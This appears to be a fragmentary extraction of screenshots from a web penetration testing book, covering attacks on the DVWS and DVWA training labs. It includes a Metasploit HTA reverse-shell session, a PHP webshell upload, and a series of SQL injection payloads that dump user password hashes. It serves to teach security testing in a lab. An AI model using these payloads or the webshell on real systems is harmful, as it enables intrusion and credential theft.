

```
MariaDB [(none)]> show databases
-> ;
+-----+
| Database |
+-----+
| dvws_db  |
| information_schema |
| mysql    |
| performance_schema |
+-----+
4 rows in set (0.00 sec)

MariaDB [(none)]> drop database if exists dvws_db;
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> create database dvws db;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> exit;
Bye
root@kali:~# mysql dvws db < /var/www/html/DVWS/includes/dvws db.sql
```





# Stored XSS


Enter your name:


Enter your comment:

Post Comment

Name: admin

Comment: I like this website.





Sites Quick Start Request Response +




Text #4.1 - 16/06/18, 10:34:49.483 - TEXT

```
{"name":"Name","comment":"My comment"}
```

History Search Alerts Output WebSockets +

Channel: -- All Channels -- Filter:OFF

Channel	Timestamp	Opcode	Bytes	Payload
#1.1	16/06/18, 10:14:51.245	8=CLOSE	2	1001
#1.2	16/06/18, 10:14:51.315	8=CLOSE	2	1001
#2.1	16/06/18, 10:33:46.102	1=TEXT	47	{"auth_user":"YXNkZg==","auth_pass":"YXNkZmc="}
#2.2	16/06/18, 10:33:46.12	1=TEXT	38	<pre>Incorrect username/password</pre>
#2.3	16/06/18, 10:33:56.103	8=CLOSE	2	1001
#2.4	16/06/18, 10:33:56.135	8=CLOSE	2	1001
#3.1	16/06/18, 10:34:03.935	1=TEXT	7	My name
#3.2	16/06/18, 10:34:03.946	1=TEXT	28	Hello My name:) How are you?
#3.3	16/06/18, 10:34:08.687	8=CLOSE	2	1001
#3.4	16/06/18, 10:34:08.7	8=CLOSE	2	1001
#5.1	16/06/18, 10:34:12.39	1=TEXT	12	showComments
#5.2	16/06/18, 10:34:12.67	1=TEXT	113	<pre>Name: admin Comment: I like this website.</pre><pre>Name: Bob Co...
#4.1	16/06/18, 10:34:49.483	1=TEXT	38	{"name":"Name","comment":"My comment"}
#4.2	16/06/18, 10:34:49.499	1=TEXT	44	<pre>Name: Name Comment: My comment</pre>



**WebSocket Message Editor**

Channel: `dvws.local:8080 (#4)` Opcode: `TEXT` Direction: `outgoing`

Text: `{"name": "Name", "comment": "My comment repeated"}`

Send

Channel	Time	Opcode	Length	Content
#4.2				
#4.3				
#4.4				
#4.5				
#4.6				
#4.7				
#4.8				
#4.9				
#4.10				
#4.11				
#4.12				
#4.13	16/06/18, 10:43:31.64	1=TEXT	38	{"name": "Name", "comment": "My comment"}
#4.14	16/06/18, 10:43:31.82	1=TEXT	44	<pre>Name: Name Comment: My comment</pre>
#4.15	16/06/18, 10:44:37.38	1=TEXT	47	{"name": "Name", "comment": "My comment repeated"}
#4.16	16/06/18, 10:44:37.43	1=TEXT	53	<pre>Name: Name Comment: My comment repeated...

**\*Loopback: lo**

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 1

No.	Time	Source	Destination	Protocol	Length	Info
3	0.015173829	127.0.0.1	127.0.0.1	TCP	110	35449 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=...
4	0.015189783	127.0.0.1	127.0.0.1	TCP	66	8080 → 35449 [ACK] Seq=1 Ack=45 Win=350...
5	0.074652922	127.0.0.1	127.0.0.1	TCP	112	8080 → 35449 [PSH, ACK] Seq=1 Ack=45 Win=...
6	0.074663626	127.0.0.1	127.0.0.1	TCP	66	35449 → 8080 [ACK] Seq=45 Ack=47 Win=350...

**Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark\_lo\_20180616120008\_FdD4ZU**

....C.....a.....".....7....., <pre>Name: Name<br>Comment: My comment</pre>

Entire conversation (90 bytes) Show and save data as ASCII Stream 1

Find: Find Next

Filter Out This Stream Print Save as... Back \*Close

wireshark\_lo\_20180616120008\_FdD4ZU Packets: 8 · Displayed: 4 (50.0%) Profile: Default

```
msf exploit(windows/misc/hta_server) > show options
Module options (exploit/windows/misc/hta_server):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address
  SRVPORT   8888             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (windows/shell/reverse_tcp):


  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
  LHOST     192.168.56.10   yes       The listen address
  LPORT     12345            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Powershell x86
```

```
msf exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 2.

[*] Started reverse TCP handler on 192.168.56.10:12345
[*] Using URL: http://0.0.0.0:8888/k0Pjsl1tz2cI3Mm.hta
[*] Local IP: http://192.168.56.10:8888/k0Pjsl1tz2cI3Mm.hta
[*] Server started.
```



```
msf exploit(windows/misc/hta_server) > [*] 192.168.56.12 hta_server - Delivering Payload
[*] 192.168.56.12 hta_server - Delivering Payload
[*] 192.168.56.12 hta_server - Delivering Payload
[*] 192.168.56.12 hta_server - Delivering Payload
[*] 192.168.56.12 hta_server - Delivering Payload
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.12
[*] Command shell session 2 opened (192.168.56.10:12345 -> 192.168.56.12:10573) at 2018-06-18 07:46:33 -0500
```

```
msf exploit(windows/misc/hta_server) > sessions

Active sessions
=====

  Id  Name  Type           Information      Connection
  --  -
  2    shell x86/windows    192.168.56.10:12345 -> 192.168.56.12:10573

msf exploit(windows/misc/hta_server) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration



Ethernet adapter Local Area Connection:



    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::c88:a9a5:b2f6:17c2%11
    IPv4 Address. . . . . : 192.168.56.12
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.56.1
```



---

# Chapter 6: Exploiting Injection Vulnerabilities





Intercept HTTP history WebSockets history Options

Request to http://192.168.56.11:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/vulnerabilities/upload/
Cookie: security=medium; BEEFH00K=edFl98r2ZxedksedDM8uWhZdjVXq76SA1Q4PKEMM4N20W2yYFkCjGLFiCKebK94aBmgghdCiaYuqbeMd;
PHPSESSID=dd16q9kcgbuip25i6sq3fd3jk3
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----243975647652088993915057559
Content-Length: 622

-----243975647652088993915057559
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----243975647652088993915057559
Content-Disposition: form-data; name="uploaded"; filename="webshell1.php"
Content-Type: application/x-php

<?
system($_GET['cmd']);
echo 'Type a command: <form method="post" action="../../../hackable/uploads/webshell.jpg"><input type="text" name="cmd"/></form>';
?>
-----243975647652088993915057559
Content-Disposition: form-data; name="Upload"

Upload
-----243975647652088993915057559--



```

## Vulnerability: File Upload

Choose an image to upload:

No file selected.

**../../../../hackable/uploads/webshell.php succesfully uploaded!**



---

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1'  
First name: admin  
Surname: admin

## Vulnerability: SQL Injection

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

User ID:

Submit

ID: ' or '1'='1  
First name: admin  
Surname: admin

ID: ' or '1'='1  
First name: Gordon  
Surname: Brown

ID: ' or '1'='1  
First name: Hack  
Surname: Me

ID: ' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: ' or '1'='1  
First name: Bob  
Surname: Smith


ID: ' or '1'='1  
First name: user  
Surname: user

192.168.56.11/dvwa/vulnerabilities/sqli/?id=1' order by 1 -- '&Submit=Subn

INT SQL XSS Encryption Encoding Other

Load URL http://192.168.56.11/dvwa/vulnerabilities/sqli/  
Split URL ?id=1' order by 1 -- '  
Execute &Submit=Submit#

Enable Post data Enable Referrer



### Vulnerability: SQL Injection

User ID:

ID: 1' order by 1 -- '  
First name: admin  
Surname: admin

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
Insecure CAPTCHA

192.168.56.11/dvwa/vulnerabilities/sqli/?id=1' order by 3 -- '&Submit=Subn

INT SQL XSS Encryption Encoding Other


Load URL http://192.168.56.11/dvwa/vulnerabilities/sqli/  
Split URL ?id=1' order by 3|-- '  
Execute &Submit=Submit#

Enable Post data Enable Referrer

Unknown column '3' in 'order clause'

Load URL http://192.168.56.11/dvwa/vulnerabilities/sqli/  
Split URL ?id=1' union select 1,2 -- |  
Execute &Submit=Submit#

Enable Post data    Enable Referrerr



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection

## Vulnerability: SQL Injection

**User ID:**

```

ID: 1' union select 1,2 -- '
First name: admin
Surname: admin

ID: 1' union select 1,2 -- '
First name: 1
Surname: 2
                    
```

## Vulnerability: SQL Injection

**User ID:**

```

ID: 1' union select @@version,current_user() -- '
First name: admin
Surname: admin

ID: 1' union select @@version,current_user() -- '
First name: 5.1.41-3ubuntu12.6-log
Surname: dvwa@%
                    
```

---

## Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select table_schema, table_name FROM information_schema.tables WHERE  
First name: admin  
Surname: admin
```

```
ID: 1' union select table_schema, table_name FROM information_schema.tables WHERE  
First name: information schema  
Surname: USER_PRIVILEGES
```

```
ID: 1' union select table_schema, table_name FROM information_schema.tables WHERE  
First name: dvwa  
Surname: users
```



---

## Vulnerability: SQL Injection

User ID:

```
ID: 1' union select user, password FROM dvwa.users -- '  
First name: admin  
Surname: admin
```

```
ID: 1' union select user, password FROM dvwa.users -- '  
First name: admin  
Surname: 21232f297a57a5a743894a0e4a801fc3
```

```
ID: 1' union select user, password FROM dvwa.users -- '  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' union select user, password FROM dvwa.users --- '  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' union select user, password FROM dvwa.users -- '  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' union select user, password FROM dvwa.users -- '  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' union select user, password FROM dvwa.users -- '  
First name: user  
Surname: ee11cbb19052e40b07aac0ca060c23ee
```

## Vulnerability: SQL Injection (Blind)

User ID:

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1''  
First name: admin  
Surname: admin

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and '1'='1  
First name: admin  
Surname: admin

#	Host	Method	URL	Params
55	http://192.168.56.11	GET	/dvwa/vulnerabilities/upload/	
